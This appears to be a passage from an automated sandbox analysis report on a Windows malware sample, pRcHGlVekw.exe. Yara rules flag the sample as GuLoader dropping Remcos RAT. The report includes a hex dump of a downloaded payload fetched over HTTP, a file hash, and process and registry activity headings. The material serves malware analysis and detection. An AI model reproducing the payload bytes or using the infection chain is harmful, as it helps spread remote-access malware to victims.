Aug 3, 2021 19:01:31.500464916 CEST	6020	IN	HTTP/1.1 200 OK Date: Tue, 03 Aug 2021 17:01:31 GMT Server: Apache/2.4.48 (Win64) OpenSSL/1.1.1k PHP/7.3.29 Last-Modified: Mon, 02 Aug 2021 21:02:57 GMT ETag: "72840-5c899e4c3da73" Accept-Ranges: bytes Content-Length: 469056 Content-Type: application/octet-stream Data Raw: 31 79 a2 69 b5 67 ac a3 66 68 89 94 04 1b b4 8f c9 36 a1 00 58 5a db 92 66 6d cc 77 0a bf 4e 76 be cb df 4e 9d df 64 5e 44 ed 21 f3 cf f9 7d 62 b4 1b 44 fc 1e d1 54 51 7a 33 c1 4c df e6 15 ab fc 9f 41 d1 41 8f 51 31 14 c8 d8 11 ba 23 86 c1 35 93 9d fc 44 9e 32 ca a0 fd 73 d9 cb f8 37 88 87 1a 45 0a f7 90 fa bf 49 a3 1e a6 e2 63 d3 da f7 1b 8c 3f 3b 56 fb 73 f5 5f 71 11 21 67 d6 a5 5b 6f 63 6f 44 5d 92 7d a4 66 fa 44 00 3d 71 d6 5c 03 88 d7 97 a0 3d f6 3d 55 3c 74 0e f3 18 b3 74 b0 8f 9b fc 7f 70 16 c6 64 54 6e 65 de 18 f0 d3 5c bc 13 45 22 ac 24 20 7e 82 b9 70 76 a4 7d 01 f7 d5 61 be 6f 06 f4 2c 87 a6 b3 20 b2 ad 40 2e d1 2f 53 60 03 72 48 d8 a8 33 13 0a f2 ff d2 dd 78 63 a0 8b 27 17 28 0e 60 82 f6 72 ae 94 e0 7b d9 7f 8e c3 dd 64 b8 7a 3f 9c de 07 ce e8 0f a5 e2 f6 89 60 01 25 fd 8a 32 fc 79 07 a7 ab df eb 97 4a 2c 9a 34 91 22 ae 83 f5 10 09 71 2b 83 86 cf 6e c1 fd 78 9b ff 23 b1 96 1b 1e b1 63 5b 3d 90 ef 89 7e 8a 22 4d e5 54 77 c8 44 5a ca a4 4c 7d b5 c0 fc c0 dd 2e 18 32 28 dd ca 3a 96 9c 05 f0 1c 01 92 09 ad 55 8b 34 03 76 7c 2a c7 57 01 af c3 92 f4 fe a1 46 ae cb 12 c4 67 bb f2 9c 4b c8 90 cb 0b 36 3d a2 cf d6 65 cd 91 6d 1a 7b b3 ae 5d b5 71 0a 24 46 d2 95 ab 70 f8 9c 0c 0f 55 c2 c0 0c ed 95 d2 b5 e3 48 48 bc f0 3e 3a 82 e8 91 28 22 11 91 fd 50 31 d0 48 57 96 73 6f 6f ab 25 0c 11 ac 70 08 53 83 83 3f b8 3e c5 49 ba 0a e0 6c cd 20 3a db 77 67 8e fb 36 1e cb 1f 01 03 9a 71 8e 49 ed 61 2c 69 21 ad ce f9 ee ff ec 84 8e 6d 86 db b8 3f b7 03 e2 7f 24 ba 8c 67 c8 40 b0 eb df 8a b4 91 9b 4f 28 1a 3b 00 71 28 06 b7 a3 84 fa b2 23 5c 4c 76 b9 6d c 0 ea b6 ba 5f 07 9a 82 96 5b b9 53 9d 33 fd 1b e9 51 5d 11 32 aa ab 37 a4 e9 e4 ed 8f 5f a9 dd 16 e8 f1 02 6d 5d 93 67 0b b1 97 41 ba 80 65 d4 cc ba 7e b1 6e be 4b 0a b7 2c 68 50 ad 15 84 32 c1 47 3e 78 a2 f0 ac 5e f6 53 15 d2 d0 93 e0 68 65 1c ab 21 69 d6 3b e3 69 9c 2b 10 57 7b 25 d8 99 a9 23 1e 80 6a 8b d0 4c c9 98 5f 04 ad 20 6e 20 e0 d4 86 3d d5 78 c0 6 3 00 93 0d 76 4f fd ab d5 50 53 0c fd ae b8 f8 84 03 9c dc 98 09 3d 1f 8f 80 de 9c d3 a6 97 0b fa 1a 66 11 63 4d 31 1f 06 d7 7e 4c ea b2 0d 17 00 0e 9f e1 20 97 00 06 32 b2 d4 a3 8a ef 7a 40 7f dd 0c 11 b7 be c1 20 e1 bb 88 08 d8 e9 42 02 00 36 78 93 28 da 41 52 f9 96 9e c3 54 a2 68 b6 e1 93 f8 b8 d3 15 6d 42 73 42 64 ce 30 64 40 c6 a3 ef ed a2 d8 77 ce b3 d0 4e 87 51 cd 57 42 a7 9e 1f fa 7c 71 00 a0 0e f5 10 6a ff 84 ee f7 d2 d0 7f 20 ec 19 ab 75 73 9c 02 41 31 3d 88 d3 19 ed 16 29 30 07 c6 5c c1 5b bd a4 4b 02 bc c6 24 24 f2 cb 2e 0a a2 1f a2 53 16 ba b6 66 85 70 87 87 55 7d 12 44 66 c1 b9 46 4e 1e a0 dc 7a e0 ca 8e 6e f8 1e 4b 3f 65 f2 b4 35 8e 12 2c b3 7e 16 04 83 d2 5c fc e9 9c 64 d2 98 66 e9 42 4b 0b ac c1 11 2d 8f b1 c5 d1 d1 42 8f 51 31 10 c8 d8 11 45 dc 86 c1 8d 93 9d fc 44 9e 32 ca e0 fd 73 d9 cb f8 37 88 87 1a 45 0a f7 90 fa bf 49 a3 1e a6 e2 63 d3 da f7 1b 8c 3f 3b 56 fb 73 f5 5f 71 11 31 66 d6 a5 55 70 d9 61 44 e9 9b b0 85 de fb 08 cd 1c 25 be 35 70 a8 a7 e5 cf 5a 84 5c 38 1c 17 6f 9d 76 dc 00 90 ed fe dc 0d 05 78 e6 0d 3a 4e 21 91 4b d0 be 33 d8 76 6b 2f a1 2e 04 7e 82 b9 70 76 a4 7d ab 74 97 51 50 8d 2a 97 c2 65 8a Data Ascii: 1yigfh6XZfmwNvNd^D!}bDTQz3LAAQ1#5D2s7EIc?;Vs_q!g[ocoD]}fD=q\==U<ttpdTne\E"$ ~pv}ao, @./S `rH3xc'(`r{dz?`%2yJ,4"q+nx#c[=~"MTwDZL}.2(:U4v|*WFgK6=em{]q$FpUHH>:("P1HWsoo%pS?>II :wg6qIa,i!m?$g@O (;q(#\Lvm_[S3Q]27_m]gAe~nK,hP2G>x^She!i;i+W{%#jL_ n =xcvOPS=fcM1~L 2z@ B6x(ARThmBsBd0d@wNQWB|qj usA1=)0\[K$$.SfpU}DfFNznK?e5,~\dfBK-BQ1ED2s7EIc?;Vs_q1fUpaD%5pZ\8ovx:N!K3vk/.~pv}tQP*e

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: pRcHGlVekw.exe PID: 3164 Parent PID: 5640

General

Start time:	18:59:30
Start date:	03/08/2021
Path:	C:\Users\user\Desktop\pRcHGlVekw.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\pRcHGlVekw.exe'
Imagebase:	0x400000
File size:	114688 bytes
MD5 hash:	D2CB32F7C7F384B4BAA8DD13D6B5BBAB
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Visual Basic
Yara matches:	• Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 00000001.00000002.344627340.0000000002180000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

Show Windows behavior

Registry Activities

Show Windows behavior

Key Value Created

Analysis Process: pRcHGlVekw.exe PID: 1724 Parent PID: 3164

General

Start time:	19:00:28
Start date:	03/08/2021
Path:	C:\Users\user\Desktop\pRcHGlVekw.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\pRcHGlVekw.exe'
Imagebase:	0x400000
File size:	114688 bytes
MD5 hash:	D2CB32F7C7F384B4BAA8DD13D6B5BBAB
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_Remcos, Description: Yara detected Remcos RAT, Source: 00000010.00000002.1300727955.00000000008E8000.00000004.00000020.sdmp, Author: Joe Security
Reputation:	low

File Activities Show Windows behavior

File Created

File Written

File Read

Registry Activities Show Windows behavior

Key Created

Key Value Created

Disassembly

Code Analysis